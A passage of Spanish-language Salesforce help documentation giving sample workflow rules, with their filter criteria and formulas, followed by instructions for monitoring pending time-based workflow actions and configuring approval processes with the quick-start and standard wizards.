| **Descripción** | Garantiza la realización de un seguimiento a los candidatos sin asignar de forma oportuna notificando al gestor si un candidato no se acepta en dos días. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`Lead Owner equals Unassigned Lead Queue` |
| **Acciones inmediatas** | Ninguna. |
| **Acciones dependientes del tiempo** | Dos días después de Candidato: Fecha de última modificación: `Alerta de correo electrónico:` Notifica al gestor de que hay candidatos sin asignar en la cola anteriores a dos días. |

## Enviar alerta si el descuento de la partida de presupuesto supera el 40%

| | |
|---|---|
| **Objeto** | Partida de presupuesto |
| **Descripción** | Garantiza que se envía una alerta de correo electrónico si un representante de ventas aplica un descuento de partida de presupuesto que supera el 40%. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`Quote Line Item: Discount is greater than 40` |
| **Acciones inmediatas** | `Alerta de correo electrónico:` Notificar al gestor que el descuento de la partida de presupuesto supera el 40%. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Notificar a las personas clave de los cambios del propietario de cuenta

| | |
|---|---|
| **Objeto** | Cuenta |
| **Descripción** | Notifica a las personas clave del departamento de ventas cuando cambia el propietario de una cuenta si los ingresos anuales de la cuenta superan 1.000.000 $. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )` |
| **Acciones inmediatas** | `Alerta de correo electrónico:` Notifica a la persona encargada de las operaciones de ventas sobre el cambio en la propiedad de la cuenta. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Configurar recordatorio de cumpleaños de contactos

Este ejemplo presupone que hay un campo de fórmula personalizado `Próximo cumpleaños` que utiliza la fórmula siguiente para calcular la fecha del próximo cumpleaños del contacto en los registros del contacto:

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

| | |
|---|---|
| **Objeto** | Contacto |
| **Descripción** | Envía un correo electrónico al contacto dos días antes del cumpleaños del contacto. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`(Contact: Birthdate not equal to null) and`<br>`(Contact: Email not equal to null)` |
| **Acciones inmediatas** | Ninguna. |
| **Acciones dependientes del tiempo** | Dos días antes de Contacto: Próximo cumpleaños: `Alerta de correo electrónico:` Envía una felicitación de cumpleaños a la dirección de correo electrónico del contacto. |

## Configurar recordatorio para fecha de cierre de oportunidades de gran valor

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Recuerda al propietario de la oportunidad y al consejo de administración cuándo se acerca la fecha de cierre de un negocio importante, una oportunidad que tenga una cantidad superior a 100.000 $. Asimismo, |

| | |
|---|---|
| | crea una tarea de seguimiento para el propietario de la oportunidad si el negocio sigue abierto pasada la fecha de cierre. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Opportunity: Amount greater than 100000) and (Opportunity: Closed equals False)` |
| **Acciones inmediatas** | Ninguna. |
| **Acciones dependientes del tiempo** | • Treinta días antes de Oportunidad: Fecha de cierre: `Alerta de correo electrónico:` Notifica al propietario de la oportunidad de que quedan 30 días.<br>• Quince días antes de Oportunidad: Fecha de cierre: `Alerta de correo electrónico:` Notifica al propietario de la oportunidad de que quedan 15 días.<br>• Cinco días después de Oportunidad: Fecha de cierre: `Tarea:` Crea una tarea de seguimiento para que el propietario de la oportunidad actualice la negociación. `Alerta de correo electrónico:` Notifica al consejo de administración para que intervengan ejecutivos. |

## Notificar al propietario de cuentas de actualizaciones de terceros

| | |
|---|---|
| **Objeto** | Cuenta |
| **Descripción** | Notifica al propietario de la cuenta cuando otra persona actualiza la cuenta si el ingreso anual de la cuenta es superior a 1.000.000 $. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`AND( (LastModifiedById <> CreatedById), (AnnualRevenue > 1000000) )` |
| **Acciones inmediatas** | `Alerta de correo electrónico:` Notifica al propietario de la cuenta que otra persona ha actualizado la cuenta. |
| **Acciones dependientes del tiempo** | Ninguna. |

CONSULTE TAMBIÉN

Flujo de trabajo

Establecer los criterios para su regla de flujo de trabajo

## Supervisar acciones de flujo de trabajo pendientes

Si se activa una regla de flujo de trabajo con acciones dependientes del tiempo, utilice la cola de flujo de trabajo para visualizar las acciones pendientes y cancelarlas si fuera necesario.

1. En Configuración, introduzca *Flujo de trabajo basado en tiempo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Flujo de trabajo basado en el tiempo**.
2. Haga clic en **Búsqueda** para ver todas las acciones pendientes de todas las reglas de flujo de trabajo o definir los criterios de filtro y haga clic en **Búsqueda** para ver sólo las acciones pendientes que coincidan con los criterios. Las opciones de filtro son:
   - **Nombre de regla de flujo de trabajo**: El nombre de la regla del flujo de trabajo.
   - **Objeto**: El objeto que ha activado la regla de flujo de trabajo. Introduzca el nombre del objeto en singular.
   - **Fecha programada**: Fecha en la que se ha programado que se produzcan las acciones pendientes.
   - **Fecha de creación**: Fecha en las que se creó el registro que desencadenó el flujo de trabajo.
   - **Creado por**: Usuario que creó el registro que desencadenó el flujo de trabajo.
   - **Nombre del registro**: Nombre del registro que desencadenó el flujo de trabajo.

   El filtro no diferencia entre mayúsculas y minúsculas.

Para cancelar las acciones pendientes:

1. Marque la casilla junto a las acciones pendientes que desee cancelar.
2. Haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las tareas de flujo de trabajo y las alertas de correo electrónico no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para gestionar la cola de flujo de trabajo:
- "Modificar todos los datos"

## Terminología de flujo de trabajo

Los siguientes términos se utilizan para describir las características y funcionalidades de flujos de trabajo.

**Regla de flujo de trabajo**
Una regla de flujo de trabajo define acciones de flujo de trabajo cuando se cumplen las condiciones designadas. Puede configurar las acciones de flujo de trabajo que se ejecutarán inmediatamente cuando un registro cumpla las condiciones de su regla de flujo de trabajo o definir los desencadenadores de tiempo que ejecutan las acciones de flujo de trabajo en un día concreto. Si una acción de flujo de trabajo no se ha ejecutado aún, puede visualizarla y modificarla en la cola de flujo de trabajo.

**Acción de flujo de trabajo**
Una acción de flujo de trabajo, como una alerta por correo electrónico, actualización de campo, mensaje saliente o tarea, se activa cuando se cumplen las condiciones de una regla de flujo de trabajo.

**Alerta de correo electrónico**
Las alertas de correo electrónico son acciones que envían mensajes de correo electrónico, utilizando una plantilla de correo electrónico especificada, a destinatarios especificados. Las alertas de flujo de trabajo se pueden enviar a cualquier usuario o contacto, siempre que tengan una dirección válida de correo electrónico.

**Actualización de campo**
Una actualización de campo es una acción que actualiza automáticamente un campo con un nuevo valor.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Alertas de correo electrónico y mensajes salientes disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Flujo**

Un *flujo* es una aplicación que puede ejecutar lógica, interactuar con la base de datos de Salesforce, llamar clases de Apex y recopilar datos de usuarios. Puede crear flujos utilizando Cloud Flow Designer.

**Desencadenador de flujos**

Un *desencadenador de flujos* es una acción de flujo de trabajo que inicia un flujo. Con desencadenadores de flujo, puede automatizar procesos comerciales complejos (crear flujos para realizar lógicas y tener eventos que desencadenan los flujos a través de reglas de flujo de trabajo) sin escribir códigos.

El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

**Mensaje saliente**

Un mensaje saliente envía información a un extremo designado, como un servicio externo. Los mensajes salientes se configuran desde Configuración. Debe configurar el extremo externo y crear un destinatario para los mensajes utilizando la API de SOAP.

# Aprobaciones

Probablemente estará familiarizado con la automatización de procesos en la forma de reglas de flujos de trabajo. Las aprobaciones suponen un avance en la automatización, permitiéndole especificar una secuencia de pasos necesarios para aprobar un registro.

Un proceso de aprobación automatiza el modo en que se aprueban registros en Salesforce. Un proceso de aprobación especifica cada paso de aprobación, incluyendo de quién se solicita la aprobación y qué hacer en cada punto del proceso.

Ejemplo: Su organización tiene un proceso de tres niveles para aprobar gastos. Este proceso de aprobación asigna automáticamente cada solicitud a la persona correcta de su organización, basándose en el importe solicitado.

Si se envía un registro de gastos para su aprobación, bloquee el registro para que los usuarios no puedan modificarlo y cambie el estado a Enviado.

Si la cantidad es de 50 $ o menos, apruebe la solicitud. Si la cantidad es superior a 50 $, envíe una solicitud de aprobación al gestor directo. Si la cantidad es superior a 5.000 $ y se aprueba la primera solicitud de aprobación, envíe una solicitud de aprobación al vicepresidente.

Si se aprueban todas las solicitudes de aprobación, cambie el estado a Aprobado y desbloquee el registro. Si se rechaza alguna solicitud de aprobación, cambie el estado a Rechazado y desbloquee el registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Configurar un proceso de aprobación

Si Aprobaciones res la herramienta de automatización correcta para su proceso comercial, siga estos pasos de alto nivel para crear una para su organización.

Preparar su organización para aprobaciones

Asegúrese de que sus usuarios puedan enviar sus registros para su aprobación y considere cómo facilitar a los aprobadores la tarea de responder a solicitudes de aprobación.

Consideraciones para aprobaciones

Antes de automatizar algo con un proceso de aprobación, tenga en cuenta las limitaciones de la función.

Procesos de aprobación de prueba

Revise modelos de procesos de aprobación comunes como ayuda para comenzar a crear un proceso de aprobación propio.

Informes del historial de aprobaciones

Si crea un tipo de informe personalizado para las instancias del proceso de aprobación, los usuarios pueden ver los datos históricos de los procesos de aprobación completados y en curso, y los pasos individuales.

Gestionar solicitudes de aprobación múltiples

Transfiera solicitudes de aprobación múltiples de un usuario a otro o elimine solicitudes de aprobación múltiples del proceso de aprobación.

Solicitudes de aprobación para usuarios

Su administrador puede configurar procesos de aprobación que le permiten a usted y a otros usuarios enviar registros para su aprobación, lo que da como resultado *solicitudes de aprobación*.

Terminología del proceso de aprobación

## Configurar un proceso de aprobación

Si Aprobaciones res la herramienta de automatización correcta para su proceso comercial, siga estos pasos de alto nivel para crear una para su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear procesos de aprobación:

- "Personalizar aplicación"

1. Prepararse para crear un proceso de aprobación

   Planifique cada proceso de aprobación cuidadosamente para garantizar una implementación con éxito.

2. Seleccionar el asistente correcto para crear un proceso de aprobación

   Antes de crear un proceso de aprobación, determine qué asistente es el que mejor se adapta a sus necesidades.

3. Agregar un paso de aprobación a un proceso de aprobación

   Los pasos de aprobación definen la cadena de aprobación para un proceso de aprobación concreto. Cada paso determina qué registros pueden pasar a ese paso, a quién asignar solicitudes de aprobación y si permitir al delegado de cada aprobador responder a las solicitudes. El primer paso especifica qué hacer si un registro no pasa a ese paso. Los pasos posteriores especifican lo que sucede si un aprobador rechaza la solicitud.

4. Agregar acciones automatizadas a un proceso de aprobación

   Puede asociar acciones a pasos de aprobación, envío inicial, aprobación final, rechazo final o recuperación. Los procesos de aprobación admiten cuatro acciones automatizadas.

5. Revisar un proceso de aprobación

   Genere una representación gráfica de su proceso de aprobación antes de activarlo. Utilice el visor de procesos para lograr implicación por parte de los propietarios de pasos y reforzar las políticas de su empresa documentando las decisiones a las que llega cuando se diseña el proceso de aprobación.

6. Activar un proceso de aprobación
   Después de crear al menos un paso para el proceso de aprobación, active el proceso.

CONSULTE TAMBIÉN

Terminología del proceso de aprobación
Procesos de aprobación de prueba
Preparar su organización para aprobaciones

## Prepararse para crear un proceso de aprobación

Planifique cada proceso de aprobación cuidadosamente para garantizar una implementación con éxito.

Revise la siguiente lista de selección antes de crear su proceso de aprobación.

- Prepare una plantilla de correo electrónico de solicitud de aprobación.
- Prepare una plantilla de publicación de solicitud de aprobación.
- Determine el remitente de la solicitud de aprobación.
- Determine el aprobador asignado.
- Determine el aprobador delegado.
- Decida si su proceso de aprobación necesita un filtro.
- Designe acciones de envío inicial.
- Decida si los usuarios pueden aprobar solicitudes desde un dispositivo inalámbrico.
- Determine si los usuarios pueden modificar los registros que esperan su aprobación.
- Decida si los registros deben aprobarse automáticamente o rechazarse.
- Determine cuántos niveles tiene su proceso.
- Determine las acciones cuando se apruebe o rechace una solicitud de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**¿Qué plantilla de correo electrónico desea utilizar para las solicitudes de aprobación?**
La plantilla de correo electrónico que especifique en un proceso de aprobación se utiliza al notificar a los usuarios que se les ha asignado una solicitud de aprobación. Puede utilizar la plantilla de correo electrónico predeterminada de Salesforce o crear su propia plantilla. Incluya los campos de combinación de proceso de aprobación adecuados para vincularlos directamente con la solicitud de aprobación.

¿Su empresa tiene respuesta de aprobación de correo electrónico activada? Si es así, la plantilla de correo electrónico predeterminada incluye instrucciones para responder a una solicitud de aprobación escribiendo `aprobar`, `aprobado`, `sí`, `rechazar`, `rechazado`, o `no` en la primera línea del cuerpo del mensaje de correo electrónico y agregando opcionalmente comentarios en la segunda línea.

**¿Qué plantilla de publicación de Chatter desea utilizar para las solicitudes de aprobación?**
Si su organización cuenta con Aprobaciones en Chatter activadas, especifique una plantilla de publicación de aprobación para su uso al notificar a un usuario mediante Chatter que se le ha asignado una solicitud de aprobación. Puede utilizar la plantilla de publicación predeterminada de Salesforce o crear la suya propia.

**¿Quién es el remitente de las solicitudes de aprobación?**
Las notificaciones de solicitud de aprobación se envían desde el usuario que envió el registro para su aprobación. Cuando configure una alerta de correo electrónico, puede agregar una dirección de correo electrónico de retorno diferente para estas notificaciones. Puede seleccionar la dirección de correo electrónico del usuario de flujo de trabajo predeterminado o una dirección de toda la organización configurada y comprobada anteriormente. Determine qué dirección de correo electrónico utilizar.

**¿Quién puede aprobar solicitudes?**

Cualquiera de los siguientes puede aprobar o rechazar una solicitud.

- Un usuario o cola que envía el remitente de la solicitud de aprobación.
- Una cola especificada por el administrador.
- Un usuario incluido en el campo estándar `Gestor` en la página de detalles de usuario del remitente.
- Un usuario incluido en un campo de jerarquía personalizado en la página de detalles de usuarios del remitente.
- Cualquier combinación de usuarios y usuarios relacionados (usuarios enumerados en un campo estándar o personalizado en el registro enviado) que el administrador ha especificado.

**¿Desea que las solicitudes de aprobación se deleguen en otro usuario para su aprobación?**

Un aprobador puede designar un delegado para aprobar solicitudes, pero puede desactivar esta opción. Para asignar delegados, para cada usuario, cumplimente el campo `Aprobador delegado` en la página de detalles del usuario.

**¿Qué registros se incluyen en este proceso?**

Determine los atributos que debe incluir un registro en su proceso de aprobación. Si fuera necesario, cree los campos personalizados para almacenar esta información para poder utilizarla en sus criterios de filtro. Por ejemplo, si desea incluir sólo los registros de gastos de la oficina principal, cree un campo de lista de selección personalizado denominado `Ubicación de la oficina` que tenga dos opciones: "OP" y "Campo". A continuación, debe especificar en sus criterios de filtro que los registros deben tener "OP" en el campo `Ubicación de la oficina` para que se les incluya en el proceso de aprobación.

**¿Qué ocurre cuando se envía un registro para su aprobación por primera vez?**

Cuando los usuarios envían un registro para su aprobación, Salesforce automáticamente bloquea el registro para que otros usuarios no puedan cambiarlo mientras espera su aprobación. Puede agregar miembros de campaña a campañas bloqueadas para su aprobación.

Decida si desea que se produzcan otras acciones de flujo de trabajo la primera vez que se envía un registro, como alertas por correo electrónico, tareas, actualizaciones de campo y mensajes salientes. Estas acciones se convierten en sus acciones de envío inicial.

**¿Los usuarios pueden aprobar solicitudes desde un dispositivo móvil?**

Determine si desea que los usuarios deban iniciar sesión en Salesforce para aprobar solicitudes. También puede establecer su proceso de aprobación para permitir que los usuarios aprueben solicitudes de forma remota mediante un explorador móvil.

**¿Quién puede modificar los registros que esperan su aprobación?**

Los registros enviados para su aprobación están bloqueados. Los usuarios con el permiso de nivel de objeto "Modificar todo" del objeto concreto o el permiso "Modificar todos los datos", siempre pueden desbloquear un registro y modificarlo. También puede especificar que el aprobador asignado actualmente puede modificar el registro. Puede agregar miembros de campaña a campañas bloqueadas para su aprobación.

**¿Pueden aprobarse, rechazarse u omitirse los registros automáticamente basándose en ciertos criterios?**

Puede definir los criterios de entrada para cada paso del proceso y configurar Salesforce para que apruebe, rechace u omita automáticamente el proceso si un registro no cumple el criterio. Por ejemplo, todos los gastos enviados con un `Importe` inferior a $15 se aprueban automáticamente.

**¿Cuánta gente debe aprobar estas solicitudes?**

Un proceso de aprobación puede tener varias capas de aprobación. Determine cuántos usuarios deben aprobar las solicitudes y en qué orden.

**¿Qué debe suceder cuando se apruebe o rechace una solicitud?**

Cuando se recupera, se aprueba o se rechaza una solicitud, Salesforce puede realizar hasta 10 instancias de cada uno de los siguientes tipos de acción: hasta 40 acciones en total. Además, puede configurar hasta 40 acciones para suceder cuando un registro haya recibido todas las aprobaciones necesarias o se haya rechazado.

CONSULTE TAMBIÉN

- Configurar un proceso de aprobación
- Consideraciones para aprobaciones
- Procesos de aprobación de prueba

## Seleccionar el asistente correcto para crear un proceso de aprobación

Antes de crear un proceso de aprobación, determine qué asistente es el que mejor se adapta a sus necesidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Crear un proceso de aprobación con el asistente de inicio rápido

Para procesos de aprobación que utilizan un solo paso, utilice el asistente de inicio rápido. Este asistente selecciona algunas opciones predeterminadas para usted.

Selecciones predeterminadas para el asistente de inicio rápido del proceso de aprobación

Para facilitarle la tarea de empezar a trabajar con un proceso sencillo de aprobación, el asistente de inicio rápido selecciona automáticamente algunas opciones predeterminadas por usted.

Crear un proceso de aprobación con el asistente estándar

Cuando su proceso de aprobación es más complejo y desea definir pasos específicos, utilice el asistente estándar.

CONSULTE TAMBIÉN

- Configurar un proceso de aprobación

## Crear un proceso de aprobación con el asistente de inicio rápido

Para procesos de aprobación que utilizan un solo paso, utilice el asistente de inicio rápido. Este asistente selecciona algunas opciones predeterminadas para usted.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear procesos de aprobación:

- "Personalizar aplicación"

1. En Configuración, introduzca *Procesos de aprobación* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Procesos de aprobación**.
2. Seleccione un objeto.
3. Seleccione **Crear nuevo proceso de aprobación** > **Utilizar asistente de inicio rápido**.
4. Configure el proceso de aprobación siguiendo el asistente.
   a. Selecciones predeterminadas para el asistente de inicio rápido del proceso de aprobación
   b. Seleccionar plantillas de notificación de solicitudes de aprobación
   c. Diseñar la página de solicitud de aprobación
   d. Controlar qué registros aplicar a un proceso de aprobación

**e.** Identificar aprobadores asignados para un paso de aprobación

CONSULTE TAMBIÉN

Selecciones predeterminadas para el asistente de inicio rápido del proceso de aprobación
Consideraciones para la configuración de aprobaciones
Consideraciones para la definición de aprobadores
Configurar un proceso de aprobación
Seleccionar el asistente correcto para crear un proceso de aprobación

## Selecciones predeterminadas para el asistente de inicio rápido del proceso de aprobación

Para facilitarle la tarea de empezar a trabajar con un proceso sencillo de aprobación, el asistente de inicio rápido selecciona automáticamente algunas opciones predeterminadas por usted.

Después de crear un proceso de aprobación utilizando el asistente de inicio rápido, puede modificar esas opciones predeterminadas y agregar más pasos desde la página de detalles del proceso de aprobación. Excepción: no puede modificar la acción Bloqueo de registro en la lista de acciones de envío inicial.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Para modificar los registros a la espera de aprobación en el proceso de aprobación, los usuarios deben disponer del permiso "Modificar todo" del objeto concreto o el permiso "Modificar todos los datos".
- El formato de página de la solicitud de aprobación incluye el nombre de registro (o número), propietario, fecha de creación e historial de aprobaciones.
- La configuración de seguridad requiere que los aprobadores inicien sesión en Salesforce para ver la página de aprobación.
- Solo el propietario del registro puede enviar el registro para su aprobación.
- Los registros se bloquean cuando se envían para su aprobación.
- Los registros permanecen bloqueados hasta que se aprueban o rechazan.
- Los registros rechazados se desbloquean.
- Solo los administradores pueden recuperar un registro después de su envío.
- No hay acciones que se aprueben o rechacen automáticamente.
- No se envía notificación por correo electrónico después de la aprobación o rechazo.
- No se actualizan automáticamente los valores de campo durante el proceso de aprobación.
- Un aprobador no puede delegar automáticamente a otro usuario la aprobación de las solicitudes de aprobación.
- La opción **Permitir a los remitentes recuperar solicitudes de aprobación** no está seleccionada.

CONSULTE TAMBIÉN

Crear un proceso de aprobación con el asistente de inicio rápido
Seleccionar el asistente correcto para crear un proceso de aprobación

## Crear un proceso de aprobación con el asistente estándar

Cuando su proceso de aprobación es más complejo y desea definir pasos específicos, utilice el asistente estándar.

En Configuración, introduzca *Procesos de aprobación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de aprobación**.

Seleccione un objeto y luego seleccione **Crear nuevo proceso de aprobación** > **Utilizar asistente de configuración estándar**. Configure el proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear procesos de aprobación:

- "Personalizar aplicación"

1. Controlar qué registros aplicar a un proceso de aprobación
   Restrinja la lista de registros que pueden formar parte del proceso de aprobación especificando criterios. Puede utilizar filtros o escribir una fórmula.
2. Seleccionar plantillas de notificación de solicitudes de aprobación
   Cuando un proceso de aprobación asigna una solicitud de aprobación a un usuario, Salesforce envía al usuario una solicitud de aprobación por correo electrónico. Si Aprobaciones en Chatter está activada, Salesforce también publica la solicitud de aprobación en Chatter. Seleccione plantillas para cada una de estas notificaciones.
3. Seleccionar un aprobador automatizado en un proceso de aprobación
   Asocie un campo de jerarquía (como el superior del usuario) con un proceso de aprobación. Cuando se selecciona, el campo está disponible como una opción de aprobador asignado para pasos de aprobación. Siempre puede seleccionar un campo de jerarquía aquí pero no utilizarlo para ningún paso de aprobación.
4. Especificar quién puede modificar registros bloqueados
   Cuando se envía un registro para su aprobación, se bloquea para evitar que otros usuarios lo modifiquen durante el proceso de aprobación. Utilice las propiedades de modificación de registros para determinar quién puede modificar registros que se han bloqueado en este proceso de aprobación.
5. Diseñar la página de solicitud de aprobación
   La página de aprobación es donde un aprobador responde a una solicitud de aprobación. Personalice qué campos aparecen en esa página y en qué orden. Esta página se utiliza solo para este proceso de aprobación.
6. Especifica quién puede enviar registros a un proceso de aprobación
   Solo las personas o funciones especificadas pueden enviar un registro para su aprobación. También puede permitir a los remitentes recuperar una solicitud de aprobación.

CONSULTE TAMBIÉN

Configurar un proceso de aprobación

Consideraciones para aprobaciones

### Controlar qué registros aplicar a un proceso de aprobación

Restrinja la lista de registros que pueden formar parte del proceso de aprobación especificando criterios. Puede utilizar filtros o escribir una fórmula.

Si desea que todos los registros pasen por el proceso de aprobación, haga clic en **Siguiente**. Si solo se consideran algunos tipos de registros, utilice una de las siguientes opciones.

| Opción | Para introducir el proceso de aprobación... |
|---|---|
| **se cumplen los criterios** | El registro debe cumplir los criterios de filtro. |
| **la fórmula es verdadera** | La fórmula debe devolver `Verdadero`.<br>Algunas funciones no están disponibles en las fórmulas de procesos de aprobación. Para obtener información sobre las funciones que puede utilizar en fórmulas de procesos de aprobación, consulte Operadores y funciones de fórmula. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Ejemplo: Este filtro permite que un informe de ingresos entre en este proceso de aprobación solo si el empleado que envió el informe se encuentra en la oficina principal.

```
Current User: Office Location Equals Headquarters
```

Esta fórmula permite a un registro introducir en este proceso de aprobación solo cuando su fecha final de aprobación de descuento sea en menos de 30 días.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30)
```

CONSULTE TAMBIÉN

- Consideraciones para la configuración de aprobaciones
- Operadores y funciones de fórmula

### Seleccionar plantillas de notificación de solicitudes de aprobación

Cuando un proceso de aprobación asigna una solicitud de aprobación a un usuario, Salesforce envía al usuario una solicitud de aprobación por correo electrónico. Si Aprobaciones en Chatter está activada, Salesforce también publica la solicitud de aprobación en Chatter. Seleccione plantillas para cada una de estas notificaciones.

Estos campos están disponibles tanto para el asistente de inicio rápido como para el asistente estándar.

| Campo | Descripción |
|---|---|
| **Plantilla de correo electrónico de asignación de aprobación** | Seleccione una plantilla de correo electrónico personalizada para utilizar al notificar a los aprobadores que se les ha asignado una solicitud de aprobación. O deje en blanco para utilizar la plantilla de correo electrónico predeterminada.<br>El proceso de aprobación utiliza la misma plantilla para cada correo electrónico de asignación, sin importar para qué paso de aprobación es. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| **Plantilla de publicación de aprobación** | Disponible solo cuando se activa Aprobaciones en Chatter.<br>Elija una plantilla de publicación de aprobación para usarla para realizar notificaciones a los aprobadores a través de una publicación en sus noticias en tiempo real de Chatter. Deje en blanco para utilizar la plantilla de publicación predeterminada para este objeto o, si no hay ninguna, la plantilla predeterminada del sistema. |

Nota: Si se activa la respuesta de aprobación por correo electrónico, compruebe que la plantilla de correo electrónico que utilice describes cómo utilizar correctamente ambas opciones de respuesta: haciendo clic en el vínculo y respondiendo por correo electrónico. Si el usuario no responde correctamente (por ejemplo, si el usuario no escribe correctamente `aprobar` o lo escribe en la línea equivocada), Salesforce no registra la respuesta del usuario.

CONSULTE TAMBIÉN

- Plantillas de publicación de Chatter para solicitudes de aprobación
- Gestionar plantillas de correo electrónico
- Campos de combinación para aprobaciones

## Seleccionar un aprobador automatizado en un proceso de aprobación

Asocie un campo de jerarquía (como el superior del usuario) con un proceso de aprobación. Cuando se selecciona, el campo está disponible como una opción de aprobador asignado para pasos de aprobación. Siempre puede seleccionar un campo de jerarquía aquí pero no utilizarlo para ningún paso de aprobación.

Establezca **Siguiente aprobador automatizado determinado por** con una de las siguientes opciones.

| Opción | Descripción |
|---|---|
| **--Ninguno--** | Las solicitudes de aprobación no se asignan automáticamente basándose en un campo. En su lugar, especifique manualmente un usuario para aprobar todas las solicitudes de aprobación. |
| *`Campo`* | Las solicitudes de aprobación están asignadas a un aprobador desde el campo especificado. Puede seleccionar solo un campo de relación jerárquica, como `Gestor`. |
| **Utilizar el campo Aprobador de Propietario del** *`Objeto`* | Disponible solo cuando se selecciona *`Campo`*.<br>Si se selecciona, el primer paso de aprobación ejecutado establece el aprobador en el valor de *`Campo`* en el registro de usuario del propietario del registro, en vez del registro de usuario del remitente.<br>Todos los pasos restantes utilizan *`Campo`* en el registro de usuario del aprobador del paso anterior. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Ejemplo: Si selecciona el campo `Gestor`, puede configurar cualquier paso en este proceso para dirigir solicitudes de aprobación al gestor del usuario que envía.

Si selecciona **Utilizar el campo Aprobador de Propietario del** *`Objeto`* , el primer paso que no se omite se dirige al gestor del propietario. Todos los demás pasos se dirigen al gestor del anterior aprobador.

CONSULTE TAMBIÉN

- Tipos de campos personalizados
- Consideraciones para la definición de aprobadores

### Especificar quién puede modificar registros bloqueados

Cuando se envía un registro para su aprobación, se bloquea para evitar que otros usuarios lo modifiquen durante el proceso de aprobación. Utilice las propiedades de modificación de registros para determinar quién puede modificar registros que se han bloqueado en este proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Opción | Descripción |
|---|---|
| **SOLO administradores...** | Valores predeterminados. Permite a los usuarios modificar el registro pendiente de aprobación solo si disponen de:<br>• El permiso a nivel de objeto "Modificar todo" para el objeto concreto o<br>• El permiso "Modificar todos los datos" |
| **Administradores O...** | Permite al aprobador asignado y administradores modificar el registro. |

Nota: Incluso cuando una campaña está bloqueada para su aprobación, los usuarios pueden agregarle miembros de campaña.

### Diseñar la página de solicitud de aprobación

La página de aprobación es donde un aprobador responde a una solicitud de aprobación. Personalice qué campos aparecen en esa página y en qué orden. Esta página se utiliza solo para este proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

